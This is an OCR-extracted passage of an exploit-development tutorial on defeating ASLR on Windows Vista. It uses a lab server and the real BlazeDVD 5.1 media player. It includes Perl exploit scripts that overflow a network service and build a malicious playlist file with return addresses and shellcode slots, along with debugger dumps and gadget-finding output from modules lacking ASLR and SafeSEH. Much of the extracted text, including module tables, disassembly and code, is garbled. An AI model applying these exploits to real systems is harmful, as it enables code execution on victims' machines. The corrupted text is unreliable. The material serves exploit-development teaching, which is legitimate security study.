003C0000 73340000 756E0000 75470000 75820000 77820000 77900000 77990000 77990000 77990000 77990000 77990000 77990000 77990000 77990000 77990000 77940000	00000000 00000000 00000000 00000000 0000	75871424 768D02EB 7786B7F5 779016B8 779D0CC1	mswsock RPCRT4 kernel32 NSI	9.00.21022.8 6.0.6000.16386 6.0.6000.16386 6.0.6000.16386 6.0.6001.18000 6.0.6001.18000 6.0.6001.18000 6.0.6001.18000 6.0.6002.18005 6.0.6002.18005	C:-Vulnsrv/vulnsrv.exe C:-Windows/WinSxS/x86_microsoft.vc90.d C:Windows/system32/wS40CK32.dll C:-Windows/system32/ws4copip.dll C:-Windows/system32/NPCR14.dll C:-Windows/system32/NPCR14.dll C:-Windows/system32/NFI.dll C:-Windows/system32/ADUAPI32.dll C:-Windows/system32/ADUAPI32.dll C:-Windows/system32/NFU.cll C:Windows/system32/NFU.cll C:Windows/system32/NFU.cll C:Windows/system32/NFU.cll C:Windows/system32/NFU.cll C:Windows/system32/NFU.cll

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

After a reboot :

(c) Peter Van Eeckhoutte

orela

Executable modules			
Base Size Entry		Path	
75080000         00000000         750F0           75580000         00070000         75890           7559000         0000000         75890           76120000         0000000         76120           7659000         0000000         76369           7659000         0000000         76369           76510000         0000000         7659           7659000         00000000         7678           7759000         00000000         77671           7769000         00000000         77671           77720000         00000000         77721           77750000         00000000         77751	2040         MSUCR90         9.00.21022.8         0           1150         WSOCK32         6.0.6000.16386         0           1154         WSNCCK32         6.0.6000.16386         0           154         WSNCK32         6.0.6000.16386         0           16424         MSWSOCK         6.0.6000.16386         0           30C1         AUMPRI32         6.0.6002.18005         0           30E1         USP10         1.0626.6002.18005         0           32EB         RPCRT4         6.0.6000.16386         0           169E         MSCTF         6.0.6000.18005         0           169E         MSCTF         6.0.6001.18000         0           37F5         kernel32         6.0.6001.18000         0           512A         GDI32         6.0.6001.18000         0           512A         GDI32         6.0.6001.18000         0           512A         GDI32         6.0.6001.18000         0           512A         GDI32         6.0.6001.18000         0           6.08         6.08.6001.18000         0         0           512A         GDI32         6.0.6001.18000         0           701D         USER32         6.0.60	C: \vu [nsrv\vu [nsrv.exe C: \vu [nsrv\vu [nsrv.exe C: \vu indows\userm32\vs0CK32.dll C: \vu indows\userm32\vs0CK32.dll C: \vu indows\userm32\vs0CK32.dll C: \vu indows\userm32\vs0UPP18.dll C: \vu indows\userm32\vs0UPP18.dll C: \vu indows\userm32\vs0CTF.dll C: \vu indows	se linker fl
et by default). vulnsry Property Pages		23	
Configuration: Active(Release)	Platform: Active(Win32)	Configuration Manager	
- Common Properties - Framework and References - Configuration Properties - General - Debugging - C/C++ - Linker - General - Input - Manifest File - Debugging - System - Optimization - Embedded IDL - Advanced - Command Line - Command Line - Che !ASLRdynamicbase pycomma	uAccess=Yalse" /DEBUG /PD8:"c:\Documents 2008\Projects\vulnsrv\Release\vulnsrv.pdb" (2 /OYNAMICEASE InvCOMPAT /MACHINE:x86 /E winspool.lb comdig32.lb advapi32.lb shell32.ll		
ASLR /dynamicba	se Table		
Base Name	DLLCharacterist		
772f0000 NSI.dll 011e0000 vulnsrv 7606000 kernel3 76220000 msvort. 72e50000 WSOCK32 77220000 RPCRT4. 75e0000 ADVAPI3 773e0000 NS2_32. 6fd70000 WS2_32.	v.exe 0x8140 i2.dll 0x0140 dll 0x0140 .dll 0x0140 dll 0x0140 i2.dll 0x0140 i2.dll 0x0140 i11 0x0140	ASLR Aware (/dynamicbase ASLR Aware (/dynamicbase	
!ASLRdynamicbase			
Donel			
ompile this application without (	GS and run it in Vista (without HW DEP/N)	X). We already know that, after sending 508 bytes to the application	ation, we o

Compile this application without GS and run it in Vista (without HW DEP/NX). We already know that, after sending 508 bytes to the application, we can overwrite saved EIP. Using a debugger (by setting a breakpoint on calling function pr(), we find out that saved EIP contains something like 0x011e1293 before it got overwritten. (where 0x011e is randomized, but the low bits "1293" should be the same across reboots

12/02/2011 - 38 / 44

Knowledge is not an object, it's a flow



CPU - main thread, module vulnsrv		
1         1         25         1	[n = 1F3 (499.) 0 = 00 3 ■ ■ ■	▲         Registers (FPU)         < < < < < < < < < < < < < < < < < < <
Address Hex duno Disassenbly	Convent	00175055 01151293 0440 RETURN to vulnszv.01151293 from vulnszv.01151000
Hold Coll         Ultistation           011E3228         00000         400 BYTE PTR GS1EEW3,4L           011E3228         00000         400 BYTE PTR GS1EEW3,4L           011E3227         00000         400 BYTE PTR GS1EEW3,4L	Transfer e	001         1202-4         00000000         164-           001         1202-4         00000000         0000           01         1202-6         00000000         0000           01         1202-0         00000000         00000           01         1202-0         00000000         00000           01         1202-0         00000000         00000

So when using the following exploit code :

use strict; use strict; use Socket; my \$junk = "A" x 508; my \$ipoverwrite = "BBBB"; # initialize host and port my \$host = shift || 'localhost'; my \$port = shift || 'localhost'; my \$port = shift || 200; my \$prot = getprotobyname('tcp'); # get the port address my \$iaddr = inet\_aton(\$host); my \$paddr = sockāddr\_in(\$port, \$iaddr); print "[+] Setting up socket\n"; # create the socket, connect to the port socket(\$0CKET, PF INET, SOCK STREAM, \$proto) or die "socket: \$!"; print "[+] Connecting to \$host on port \$port\n"; connect(\$0CKET, \$paddr) or die "connect: \$!"; print SOCKET \$junk.\$eipoverwrite."\n"; print "[+] Payload sent\n"; close SOCKET or die "close: \$!"; repicter \$ ctack looke like this after EID was evenuetiten :

the registers & stack looks like this after EIP was overwritten :

(f90.928): Access violation - code c0000005 (first chance) First chance exceptions are reported before any exception handling. This exception may be expected and handled. eax=0018e23a ebx=00000000 ecx=0018e032 edx=0018e200 esi=00000001 edi=011e3388 eip=4242424 esp=0018e030 ebp=4141411 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246 42424242 ?? ??? 0:000> d ecx 0018e032 18 0018e042 41 0018e052 41 0018e052 41 0018e072 41 0018e082 41 0018e092 41 0018e092 41 
 ecx

 18
 00
 00
 00
 14
 1-41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 4 ...... 41 ΔΔΔΔΔΔΔΔΔΔΔΔΔΔΔΔΔ ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0:000> d edx 0018e200 41 0018e210 41 0018e220 41 0018e230 41 0018e240 00 0018e250 00 0018e260 00  $\begin{array}{cccc} 41 & 41 \\ 41 & 41 \\ 41 & 41 \\ 00 & 00 \\ 00 & 00 \\ 00 & 00 \\ 00 & 00 \\ 00 & 00 \\ 00 & 00 \end{array}$ 41 41 41 41 41 41 00 00 41 41 41 41 41 00 00 00 00 00 41 41 00 00 00 00 00 41 41 00 00 00 00 00 41 00 00 00 00 00 AAAABBBB..... ..... 00 00 00 . . . . . . . . . . . . . . . . 0018e270 00 00 0:000> d esp 0018e030 0a 0018e040 41 0018e050 0018e060 0018e070 0018e080 0018e090 ААААААААААААААААА АААААААААААААААА ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0018e0a0

Normally, when we get this, we would probably look for a jump edx instruction and overwrite EIP with the address of jmp edx. (and then use some backwards jumpcode to get to the beginning of the shellcode), or push ebp/ret... But we know that we cannot just overwrite EIP due to ASLR. The only thing we could do is try to find something that will do a jmp edx or push ebp/ret inside the address range of 0x011eXXXX – which is the saved EIP before the BOF occurs), and then only overwrite the 2 low bytes of saved EIP instead of overwriting saved EIP entirely. In this example, no such instruction exists.

There is a second issue with this example. Even if a usable instruction like that exists, you would notice that overwriting the 2 low bytes would not work because when you overwrite the 2 low bytes, a string terminator (00 – null bytes) are added, overwriting half of the high bytes as well... So the exploit would only work if you can find an address that will do the jmp edx/... in the address space 0x011e00**XX**. And that limits us to a maximum of 255 addresses in the 0x011e range :

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

http://www.corelan.be:8800

011E1000 011E1001 011E1003 011E1009 011E1019 011E1019 011E1019 011E1022 011E1022 011E1022 011E1027 011E102A 011E1033 011E1033 011E1035 011E1045 011E1045 011E1045 011E1051 011E1055 011E1065 011E1067 011E1067 011E1067 011E1076 011E1076 011E1076 011E1076 011E1085 011E1085 011E1085 011E1085 011E1090 011E1091 011E1091 011E1093 011E1093 011E1098 011E1098 011E1098 011E1098 011E10998 011E10998 011E10991 011E10998 011E10998 011E10998 011E10998 011E10998 011E10998	. 88E5 . 5D . 5D . C3 . CC . CC	MOV AL,BYTE PTR DS:[CD2114] MOV BYTE PTR SS:[EBP-1F8],AL PUSH 1F3 PUSH 0 LEA ECX,DWORD PTR SS:[EBP-1F7] PUSH ECX CALL <jmp.&msvcr90.memset> ADD ESP,9C MOV EDX,DWORD PTR SS:[EBP-1FC],EDX LEA EAX,DWORD PTR SS:[EBP-1F6] MOV DWORD PTR SS:[EBP-200],EAX MOV ECX,DWORD PTR SS:[EBP-200],EAX MOV ECX,DWORD PTR SS:[EBP-200],ML MOV BYTE PTR SS:[EBP-205],AL MOV EX,DWORD PTR SS:[EBP-205] MOV DYTE PTR DS:[EBP-205] MOV EX,DWORD PTR SS:[EBP-205] MOV EX,DWORD PTR SS:[EBP-206] MOV DYTE PTR DS:[EBP-206],AL MOV ECX,DWORD PTR SS:[EBP-1FC] ADD EAX,1 MOV EXX,DWORD PTR SS:[EBP-1FC],EAX MOV EX,DWORD PTR SS:[EBP-1FC],EAX MOV EX,DWORD PTR SS:[EBP-200],ECX &gt;[CMP BYTE PTR SS:[EBP-205],0 \JNZ SHORT vulnsrv.011E104B MOV ESP,EBP POP EBP RETN NT3 INT3</jmp.&msvcr90.memset>	<pre> / n = 1F3 (499.) / c = 00 / s / memset </pre>
011E10A1 011E10A1 011E10A3 011E10A7 011E10A7 011E10B2 011E10B5 011E10B5 011E10B5 011E10BB 011E10BB 011E10BB 011E10BB 011E10BB 011E10BF 011E10C1 011E10C3 011E10C3 011E10C3 011E10C0 011E10D2 011E10D2 011E10D5 011E10E5 011E10E5 011E10E5	. 88EC . 8845 08 . 50 . 68 1821CD00 . FF15 A020CD00 . 83C4 08 . E8 FA090000 . 5D . C3 . C2 . C2 . CC . CC . CC . CC . CC . CC	<pre>PUSH EBP MOV EBP,ESP MOV EAX,DWORD PTR SS:[EBP+8] PUSH EAX PUSH vulnsrv.011E2118 CALL DWORD PTR DS:[&lt;&amp;MSVCR90.printf&gt;] ADD ESP,8 CALL <jmp.&wsock32.#116> POP EBP RETN INT3 INT3 INT3 INT3 INT3 INT3 PUSH EBP MOV EBP,ESP MOV EAX,1D14 CALL vulnsrv.011E1AF0 MOV EAX,1D14 CALL vulnsrv.011E1AF0 MOV AL,BYTE PTR DS:[CD2115] MOV BYTE PTR SS:[EBP-1D10],AL PUSH 1387 PUSH 0 LEA ECX,DWORD PTR SS:[EBP-1D0F] PUSH ECX CALL <jmp.&msvcr90.memset> ADD ESP,0C MOV DL,BYTE PTR DS:[CD2116] MOV BYTE PTR SS:[EBP-988],DL</jmp.&msvcr90.memset></jmp.&wsock32.#116></pre>	<pre>; /&lt;%s&gt; ; lformat = "Error %s" ; \printf ; [WSACleanup ; /n = 1387 (4999.) ;  c = 00 ;  s ; \memset</pre>
011E10FA 011E10FF	. 68 CF070000 . 6A 00	PUSH 7CF PUSH 0	; /n = 7CF (1999.) ;  c = 00

# Bypassing ASLR : using an address from a non-ASLR enabled module

A second technique that can be used to bypass ASLR is to find a module that does not randomize addresses. This technique is somewhat similar to one of the methods to bypass SafeSEH : use an address from a module that is not safeseh (or ASLR in this case) enabled. I know, some people may argue that this is not really "bypassing" the restriction... but hey – it works and it allows for building stable exploits.

In certain cases (in fact in a lot of cases), the executable binaries (and sometimes some of the loaded modules) are not ASLR aware/enabled. That means that you could potentially use addresses/pointers from those binaries/modules in order to jump to shellcode, because those addresses will most likely not get randomized. In the case of the executable binary : the base address for these binaries often start with a null byte. So that means that even if you can find an address that will jump to your shellcode, you'll need to deal with the null byte. This may or may not be a problem, depending on the stack layout and the contents of the registers when the BOF occurs.

Let's have a look at a vulnerability that was discovered in august 2009 : http://www.milw0rm.com/exploits/9329. This exploit shows a BOF vulnerability in BlazeDVD 5.1 Professional, triggered by opening a malicious plf file. The vulnerability can be exploited by overwriting the SEH structure. You can download a local copy of this vulnerable application here :

BlazeDVD 5.1 Professional (10.6 MiB, 706 hits)

Now let's see if we can build a reliable exploit for Vista for this particular vulnerability.

Start by determining how far we need to write in order to hit the SE structure. After doing some simple tests, we find that we need an offset of 608 bytes to overwrite SEH :

my \$sploitfile="blazesploit.plf";

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

<pre>print "[+] Preparing payload\n"; my \$junk = "A" x 608; \$junk = \$junk."BBBBCCCC"; \$payload =\$junk; print "[+] Writing exploit file \$sploitfile\n"; open (\$FILE,"&gt;\$sploitfile"); print \$FILE \$payload; close(\$FILE," - ilength(\$payload)." bytes written to file\n";</pre>
Registers (FPU)
ERX 0000001 ECX 03144F08

		ERX 0000001 ECX 03144F08 EDX 0000042 EBX 76FB3430 shlwapi.PathFindFileNameA ESP 0012F424 ASCII "ARARARARARARARARARARARARARARARARARARAR
SEH chain of main thread	- U ×	EIP 41414141
Address SE handler 0812F550 48484848	1	C 0 ES 0023 32bit 0(FFFFFFF) P 0 CS 0018 32bit 0(FFFFFFF) A 1 SS 0023 32bit 0(FFFFFFF) Z 0 DS 0023 32bit 0(FFFFFFF) S 0 FS 0038 32bit 7FFD000(4000) T 0 GS 0000 NULL D 0 LastErr ERROR_SUCCESS (00000000)
	-	EFL 00010212 (NO.NB.NE.A.NS.PO.GE.G) ST0 empty -??? FFFF 00FF00FF 00FF00FF ST1 empty -??? FFFF 00F000FF 00FF00FF ST2 empty -??? FFFF 00000003 00CF00C7 ST3 empty -??? FFFF 00000003 00CF00C7 ST4 empty -??? FFFF 00000003 00CF00C8 ST5 empty -??? FFFF 00000000 00000008 ST6 empty -??? FFFF 00000000 00000000 ST6 empty -??? FFFF 00000000 00000000
		3 2 1 0 E S P U 0 Z D I FST 0100 Cond 0 0 1 Err 0 0 0 0 0 0 0 0 (LT) FCW 027F Prec NEAR,53 Mask 1 1 1 1 1

Ok, it looks like we have 2 ways of exploiting this one : either via direct RET overwrite (EIP=41414141) or via SEH based (SEH chain : SE Handler = 43434343 (next SEH = 42424242)). ESP points to our buffer.

When looking at the ASLR awareness state table (!ASLRdynamicbase), we see this :

ASLR /dynamicbase Ta	ble		
		OLLCharacteristics	Enabled?
1.2	Here and the second sec	22122	REER Reare Loberariobase
1410000	wdnavd, drv	<b>新教授</b>	RLR Busce L/dynamicbase RLR Busce L/dynamicbase RLR Busce L/dynamicbase
111100000	Elace0x0Ctr1,d11	0.0000	HOLN Heave Crophantobase
10000	Equal Liter Process, dil	9-9001	OR B During College and all states
357 0000	gledia, dil	4.4	GLB Beace Crownanicbase
	Englished Lodi L		MLR fluere Critivianistase RLR fluere Critivianistase RLR Russe Critivianistase RLR Russe Critivianistase RLR Russe Critivianistase RLR Russe Critivianistase
1570000	CSC001.411	<b>新教授</b>	RSLR Reade Crownanicbase
1000000	CSCOLL(d)1 RecorderCtr1.d11 rest11.eon	0-0140	
C. Status	Server L. dLL	2212	01LR Duare Crightanicbase RUR Nuare Crightanicbase RUR Nuare Crightanicbase RUR Nuare Crightanicbase
10-0000	(naadpil2, acn	4-9140	RSUI Reare (rdenanicbase)
12 a an 10 0 0 0 14 F an 10 0 0 0	POWERTAN AGENERATING LIGHT	0000112400	
APRIL AND	Molet dil	22.2	IDLR Buse Critishanidbase RUR Buse Critishanidbase RUR Buse Critishanidbase RUR Buse Critishanidbase
11500000	CICHP1 (01)	0.0140	RGLR Buser CritishanUcbara
and the second s	Blace0x0, eve	Long of the local sectors of t	of a famous formation of
17000000	WindowsCodeos, d11	4-41-40	GLE Dearer ( dynamicbate)
	THELES, dit	0.0140	WILD Heater ( Albertan) ( Date)
5100000	PROPERTY OF L	22122	REA Peace ( /dunanicbase)
4.46.0000	ATTANTA, D.L.	9-9140	REAR Dearer Criterian Internet
difference.	ist topol . dt i	222.22	REE Reste Loginanicoase
4-1-0000	newsock.dil	9-9-9	BLE Beace ( /dynamicbase
41 00000	PEDERSON, DLL	0.0140	HELD Heater ( Alba an I object)
Contract of the local division of the local	WhiCore, DLL	22.2	Pill Beare ( dunanichase)
40.0000	H_Amol.dll	0.0140	GER Bears Cridenan Infoase
A Marian	winner, di t	222.22	REE Restrict Logenanicolase
11.00000	acche (p_di)	9-9-9	RELE Beace ( /dynamicbase
	Annofilt.dll	0.0140	MLR Bears Colonanichase
in second	Vacadament (J. 2011 Weight (M. 2007) Interpret (J. 2011) Interpret (J	22.2	
10000	WENDER, dil	0x0140	MLR Deare Criteraniobase
in the same	WHERE HOLE, DLL.	22.2	RILE Restrict Lobertanic/Date
4.4.5 00000	rased) dil	4-41-4	RELE Desce (rdynamicbase)
Flanne	Property Call	and 140	WER BARE CONTRACTORS
Colorado Colorado	WHEN OF , DLL	2-21.00	011.0 Destre ( / dyn an (c)base 6/1.0 Destre ( / dyn an (c)base
6-70000	condigit2.dll	0-01-0	BLR Buser (-OptimicDate RLR Buser (-OptimicDate
an general	Photic Line di L	Contract Proc	RELE Russe (rdunanichase)
1 (0.4000)	rtetis.dii agineg.dii mempeting.dii mempeting.dii reenaw.dii dhoopwo.dli thumpocabhe.dii umpocabhe.dii umpocabhe.dii mempeting.dii mempeting.dii mempeting.dii	4-41-40	REA Deace (rdynamicbase)
Statement of the second se	research dit.	and the	WERE BOARD COUNTRY COUNTRY
41 10000	disposive, DLL	2:21:22	REA Desce ( dunanicbase)
0.050000	CODEDWIGT I	0.0140	MULT Dearer Critishan Libertar
Logicación de la companya de la comp	with the rest of the	a said from	RUD Avare (rdynamicbase
C1-000000	Studeoblindow, dll	4-4040	
A PROVIDE DE LA PROVIDA PROVIDE DE LA PROVIDE DE LA PROVIDE DE LA PROVIDE DE LA PROVIDA PROVIDE DE LA PROVIDA	HSCNLIGHT BAR, dit	46441492 4640000	ASLR Avade (rdynanicbase)
a particular and a second	sashed, di i	22122	RELE Avace (/dynamicbase RELE Avace (/dynamicbase RELE Avace (/dynamicbase
(H-m-0000)	browsevi.dll medio.dll	0-0140	REAR Reserve Collection Internet
100000	estroyall Configuration.dil Worthout.dil	100100	RLR Busce Lotteraciobane


Wow – a lot of the modules seem to be not ASLR aware. That means that we should be able to use addresses from those modules to make our jumps. Unfortunately, the output of that ASLRdynamicbase script is not reliable. Take note of the modules without ASLR and reboot the system. Run the command again and compare the new list with the old list. That should give you a better idea on which modules can be used. In this scenario, you'll go back from a list of 23 to a list of 7 (which is still not too bad, isn't it):

### Bypass ASLR (direct RET overwrite)

In case of a direct RET overwrite, we overwrite EIP after offset 260, and a jmp esp (or call esp or push esp/ret) would do the trick.

Possible jump addresses could be :

- \* blazedvd.exe : 79 addresses (but null bytes !)
- \* skinscrollbar.dll : 0 addresses
- \* configuration.dll : 2 addresses, no null bytes
- \* epg.dll : 20 addresses, no null bytes



- \* netreg.dll : 3 addresses, no null bytes
- \* versioninfo.dll : 0 addresses

EIP gets overwritten after 260 characters, so a reliably working exploit would look like this :

"\x42\x42\x43\x53\x43\x54\x41\x41; \$payload =\$junk.\$ret.\$nops.\$shellcode; print "[+] Writing exploit file \$sploitfile\n"; open (\$FILE,">\$sploitfile"); print \$FILE \$payload; close(\$FILE); print "[+] ".length(\$payload)." bytes written to file\n";



Reboot, try again ... it should still work



### **ASLR Bypass : SEH based exploits**

(c) Peter Van Eeckhouttie

In case of SEH based exploit, the basic technique is the same. Find modules that are not aslr protected, find an address that does what you want it

If you want to show your respect for my work - donate : http://www.corelan.be:8800/index.php/donate/

to do, and sploit... Let's pretend that we need to bypass safeseh as well, for the phun of it.

Modules without safeseh : (!pvefindaddr nosafeseh)

ERDF000	Enosafeseh3 Getting safeseh	status for loaded modules :
BROF000	Safeseh unprotected modules	
DEGENOR	0x00110000 - 0x00109000 :	BlazeDUDCtr1.dl1
BADF000	<ul> <li>0x03c20000 - 0x03c58000 :</li> </ul>	EqualizerProcess.dll
BROF000	• 0x03040000 - 0x03049000 1	RecorderCtrl.dll
BROF880	0x02aa0000 = 0x02ac9000 :	PowerManagementCtrl.dll
BROFRED	<ul> <li>0x00400000 - 0x005bc0000 x</li> </ul>	BlazeDVD.exe
Dector	Bull2fd8000 = 0x82fe4000 :	ProfileStore.DLL
BADF000	<ul> <li>0x02550000 - 0x0257a000 :</li> </ul>	AudioProcess.dll
Decreeo	• 0x02538000 - 0x02546000 :	DIBLIBDII.dII
BROF880	• 0x02500000 - 0x02530000 :	VideoWindow.dll
8805990	<ul> <li>0+10002000 - 0+10012000 I</li> </ul>	skinserellbar.dll
CROFCOD	<ul> <li>0x68388800 - 0x68354800 :</li> </ul>	Configuration.dll
8405660	<ul> <li>0×03535000 - 0×03559000 1</li> </ul>	RMACTILIC
REFER	<ul> <li>0x61600000 - 0x616950000 1</li> </ul>	EPG.dll
EHOP 000	<ul> <li>0x6#198888 - 0x6#195888 :</li> </ul>	wstwg32.dtt
8805980	<ul> <li>0x6400000 - 0x64074000 1</li> </ul>	HedjaPlayerCtrl.dll
EROF 930	• 0x64100000 - 0x64120000 :	NetReg.dll
BHOHIGGO	<ul> <li>0x67000000 - 0x670100000 1</li> </ul>	VersionInfo.dll
1005000	0x767688888 = 0x767698888 1	LPK.DLL
BHOF 650	• 0x82ad8000 - 0x82ae4000 :	RealFiediaControl.dll
BROKING	<ul> <li>8175948888 - 8175946888 1</li> </ul>	MSI.dll
HOP 980	• 0x03300000 = 0x03405000 :	FileConverter.dll
BHUN KRU	<ul> <li>0x74e10000 - 0x74e15000 1</li> </ul>	wship6.dll
152.051	<ul> <li>Interpretation = Interpretation</li> </ul>	OTHediaControl.dll
CHU COU	<ul> <li>0x74320000 = 0x74323000</li> <li>0x74323000</li> </ul>	wihtepip.dl1
	<ul> <li>United 2540000 - United 2070000 1</li> </ul>	DSPAmplifyProcess.dll
Here and	<ul> <li>DECATEGODO = DECATEGODO 1</li> <li>DECATEGODO = DECATEGODO 1</li> </ul>	Kuuser.dit
	<ul> <li>0x02300000 - 0x02300000 1</li> <li>0x022300000 - 0x022500000 1</li> </ul>	FileAssocator.dll EchoDelayProcess.dll
1000000	the defend of defendence of the defendence of th	Contract of the second s
BOOF SOO	<ul> <li>0x03010000 - 0x03020000 :</li> <li>0x75930000 - 0x75930000 :</li> </ul>	None all a dil

Modules without safeseh and not ASLR aware : (!pvefindaddr nosafesehaslr)

BRCFBRD Hodvies without ABLR and Safessh protection a
discreed +(+) 0.03550000 = 0.03579000 r 0.02771.dii (+++ Ho 05LP, Ho Safersh +++)
<pre>MACT NOT #1+1 0+00040000 - 0+010400000 + Equal(sepTroters.dll (### No 2018, No Safetab ###) MACT NOT #1+1 0+02040000 - 0+020420000 + Equal(sepTroters.dll (### No 2018, No Safetab ###)</pre>
<pre>discremt =:+: 0x002a0000 = 0x002a00000 : PowerTanaperet(tr).dll (+++ No HELR, No Safesat +++) asscremt =:+: 0x00400000 = 0x0052x000 : 0iare(0.0.eve (+++ No HELR, No Safesat +++)</pre>
<pre>discredux = +&gt; 0x00cc00000 = 0x00cc4000 = ProfileIncre.DLL (=== No RULP, No Safetsh ===) discredux =(+) 0x00c00000 = 0x00ccad000 = 0x01cProcess_dii (=== No RULP, No Safetsh ===)</pre>
0000F000 =[+] 0x00x60000 = 0x00x76000 = 0x5Lib0[1,d11 (*** No AGLR, No Saferen ***) 0000F000 +[+] 0x00af0000 = 0x000x00000 = VideoNindow.011 (*** No IOLR, No Saferen ***)
00007000 = *1 0x10000000 = 0x10010000 = 1kinterollbar.dll (*** No 66LP, No 5afetsh ***) 00007000 = +2 0x40000000 = 0x40004000 = Configuration.dll *** No 66LP, No 5afetsh ***)
<pre>descrease =[+: 0.402740000 = 0.402740000 : 0792(1;1,4)1 (*** Do DELT, Do Estendi ***) edescrease =[+: 0.412400000 = 0.41100000 : 0792(1;1,4** Do DELT, Do Estenati ***) edescrease =[-: 0.412400000 = 0.411100000 : 07414100000 : 07414000000 : 07414000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 07414000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 07414000000 : 07414000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000 : 074140000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 074140000000 : 0741400000000 : 0741400000000 : 074140000000 : 074140000000 : 0741400000000 : 0741400000000 : 0741400000000 : 0741400000000000 : 0741400000000 : 0741400000000 : 0741400000000 : 074140000000000000000000000000000000000</pre>
<pre>deciring #1+1 double1000000 = doubl1200000 1 MetReg.dll 1### No AlLR, No Safesen ###1 deciring #1+2 doubl12000000 = doubl1200000 1 MetReg.dll 1### No AlLR, No Safesen ###1</pre>
<pre>decision =[+] forthermone = forthermone = Resified aControl.dll (*** No File, No Safetah ***) marked sit forthermone = fort</pre>
<pre>discrete = 0.00.ac0000 = 0.00.ac0000 : 0.00.ac00.co.trol.dll (### No AdL), No Saferen ###) discrete = +: 0.00.ad00000 = 0.00.ac0000 : 000.ac00.co.trol.dll (### No AdL), No Saferen ###)</pre>
00007000 #(+) 0x00x6000 = 0x00x6000 : FileEssocator.dll (#** Ho ADLE, Ho Safessh #**) 00007000 #(+) 0x00000000 = 0x00x00000 : EchoDelayProcess.dll (#** Ho ADLE, Ho Safessh #**)
00007000 +(+) 0x00x50000 - 0x00x66000 x xUvill,dil (+++ 7x ASLR, No Safesih +++) 00007000 Number of rodules found x 23
40-0° 8/0

### lpvefindaddr nosafesehaslr

If we can find a usable address in one of these modules, we should be good to go. Again, the output will not be reliable, so you need to reboot & compare the outcome in order to be sure. The modules that are not aslr protected, and not safeseh protected either, are :

- \* skinscrollbar.dll (0×1000000)
- \* configuration.dll (0×60300000)
- \* epg.dll (0×61600000)
- \* mediaplayerctrl.dll (0×64000000)
- \* netreg.dll (0×64100000)
- \* versioninfo.dll (0×67000000)

So a pop pop ret from any of these modules (or, alternatively, a jmp/call dword[reg+nn] would work too)

Linkson of the	Frend of		000 est	101 44	00-1000-0-0-0-		Dans of U.S.	Occases.	POSE EVEN	1176 85000
100000000	3 march 1		000 111	141 44	the second second			****		
100000000	3-4-4-4			141 44	the second second			****	1000	ALC: NO DESCRIPTION
100000-077	3-4-4-4		Contract of the local diversion of the local	141 44	Contraction of the second s			****	1000	ALC: DOUGHT
10000-044	3-84 P			141 44	CONTRACTOR OF A			*****	100 C (2013	ALC: DO DO DO
100003-17	5-64-F			141 14	the second second			*****	100000000	ALC: DECK
1200013-12	Seales-		and the second second		the second second			_	1000000000	
100000000	-		and the second second	162 92	and according to a	ALC: NUMBER OF				
100000000	-		and a street of	162 92	the strengtheres	ALC: NUMBER OF				
*******			1000	162 92	Con a consensation of the	10.00000	Date - C			
100000005	CONTROL OF		0000	162 92	0x 1000000002	SK SPRCEOS	Dac. ol.	HOOPES	2010	CUT N PRIME
100000.9200	Found p	00 655	DOD COS	162 94	0100006-0100	Lakingcool	ibac.citi	HOOPESI		CUTE PERCI
10010511	Found p	00 651	DOD CON	262 00	at 0x10010	111 Eakinec	polibac.c	LLI HOOPS	LI CPHERE	COLUMN STREET
100105F1	Found p	00 651	DOD 6DH	262 00	at 0x10010	FT CHKIMG	collbar.c	LLI HOOPS	1.	DECUTE RENDI
Level 200	Round p	00 6515	DOD BOX	ret at	Bx180812554	Tak inscrol	(bar.dil)	Rocess:	PROF. DOI:	CUTE_READI
10010167	Found p	OD ESI	DOD COL	161 91	0x100101e7	[skinscrol	lbar.dll]	Rocess:	PROF. DOI:	CUTE_READ)
1 DOUBLE DO	England and	COLUMN TWO IS NOT	DOD BUILD	100	No. & Constanting	Las chaccol	Date of L	Records	120700-0010	CUTIE REPORT
10009670	Found p	OD ESI	pop edia	161 01	0x1008a67b	Eskinscrol	(bar,d))	Rocess	CROCEDED IN	CUTE_READ)
10000033	Found p	OD ES L	pop edia	101 01	0x1008dc83	Eskinscrol	(bac.dll)	Robertst	Distance Lines	CUTE REPORT
10000540	Found p	op es la	pop ebou	101 01	0x100065ac	Eskinscrol	(bac,d))	Rocess:	PROFILE DE	CUTE READ!
1000EF4A	Found p	00 451	DOD #bold	101 01	0x1008ef4a	Eskinscrol	(bac, d(1)	Access:	President Profile	OUTE NEWDI
